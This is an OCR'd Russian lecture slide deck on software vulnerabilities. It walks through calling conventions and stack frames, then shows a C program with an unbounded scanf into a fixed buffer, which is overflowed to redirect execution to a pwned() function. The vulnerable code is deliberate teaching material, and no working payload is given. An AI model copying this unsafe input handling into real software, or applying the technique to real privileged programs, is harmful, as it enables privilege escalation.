Уязвимости

28 апреля 2017 г.

Disclaimer

Бла-бла-бла, только в образовательных целях[1]

[1] Товарищ майор, тут ничего интересного

Цель

- Заставить программы делать то, для чего они не предназначены

Цель

- Заставить программы делать то, для чего они не предназначены
- Для получения прав, которых не было
  - setuid-программа
    - пользователь1 $\rightarrow$ пользователь2
  - Удалённо работающая программа
    - никто $\rightarrow$ удалённый пользователь

Цель

- Заставить программы делать то, для чего они не предназначены
- Для получения прав, которых не было
  - setuid-программа
    - пользователь1 $\rightarrow$ пользователь2
  - Удалённо работающая программа
    - никто $\rightarrow$ удалённый пользователь
- Много разных типов (векторов)
  - Здесь, в основном, рассмотрено переполнение буфера

Вызов функции

sum.c

```
int sum(int a, int b) {
  return a + b;
}
```

```
$ gcc -m32 -c sum.c -o sum.o
$ objdump -d sum.o # дизассемблируем
```

```
push   %ebp
mov    %esp,%ebp
mov    0x8(%ebp),%edx
mov    0xc(%ebp),%eax
add    %edx,%eax
pop    %ebp
ret
```

- Конвенции вызовов
  - cdecl
- Пролог функции

```
push   %ebp
mov    %esp,%ebp
```


- Эпилог функции

```
mov    %ebp,%esp
pop    %ebp
ret
```

- Регистр ebp — frame pointer

Стековые кадры

```
int gcd(int a, int b) {
  int res;
  if (b == 0)
    res = a;
  else
    res = gcd(b, a % b);
  return res;
}

int main(int argc, char **argv) {
  printf("%d\n", gcd(42, 12));
  return 0;
}
```



Проблема?

```c
#include <stdio.h>
#include <stdlib.h>

void pwned() {
  printf("pwned\n");
  // launch_missiles();
}

int main() {
  char buf[100];
  scanf("%s", buf);
  printf("Hi, %s\n", buf);
  return 0;
}
```

Можно ли дать на вход такую строку, чтобы pwned() выполнилась?

Проблема? (Да)


```c
#include <stdio.h>
#include <stdlib.h>

void pwned() {
  printf("pwned\n");
  // launch_missiles();
}

int main() {
  char buf[100];
  scanf("%s", buf);
  printf("Hi, %s\n", buf);
  return 0;
}
```

```
$ ./bof-simple < bad
Hello, <тут мусор>
pwned
Segmentation fault (core dumped)
```

Можно ли дать на вход такую строку, чтобы pwned() выполнилась?

Что это было?


```c
#include <stdio.h>
#include <stdlib.h>

void pwned() {
  printf("pwned\n");
  // launch_missiles();
}

int main() {
  char buf[100];
  scanf("%s", buf);
  printf("Hi, %s\n", buf);
  return 0;
}
```



Что это было?

```c
#include <stdio.h>
#include <stdlib.h>

void pwned() {
  printf("pwned\n");
  // launch_missiles();
}

int main() {
  char buf[100];
  scanf("%s", buf);
  printf("Hi, %s\n", buf);
  return 0;
}
```


Буфер заполняется...



Что это было?

```c
#include <stdio.h>
#include <stdlib.h>

void pwned() {
  printf("pwned\n");
  // launch_missiles();
}

int main() {
  char buf[100];
  scanf("%s", buf);
  printf("Hi, %s\n", buf);
  return 0;
}
```


Буфер заполняется...



Что это было?

```c
#include <stdio.h>
#include <stdlib.h>

void pwned() {
  printf("pwned\n");
  // launch_missiles();
}

int main() {
  char buf[100];
  scanf("%s", buf);
  printf("Hi, %s\n", buf);
  return 0;
}
```


Буфер заполняется...



Что это было?

```c
#include <stdio.h>
#include <stdlib.h>

void pwned() {
  printf("pwned\n");
  // launch_missiles();
}

int main() {
  char buf[100];
  scanf("%s", buf);
  printf("Hi, %s\n", buf);
  return 0;
}
```


Буфер заполняется...



Что это было?

```c
#include <stdio.h>
#include <stdlib.h>

void pwned() {
  printf("pwned\n");
  // launch_missiles();
}

int main() {
  char buf[100];
  scanf("%s", buf);
  printf("Hi, %s\n", buf);
  return 0;
}
```

Буфер заполняется...

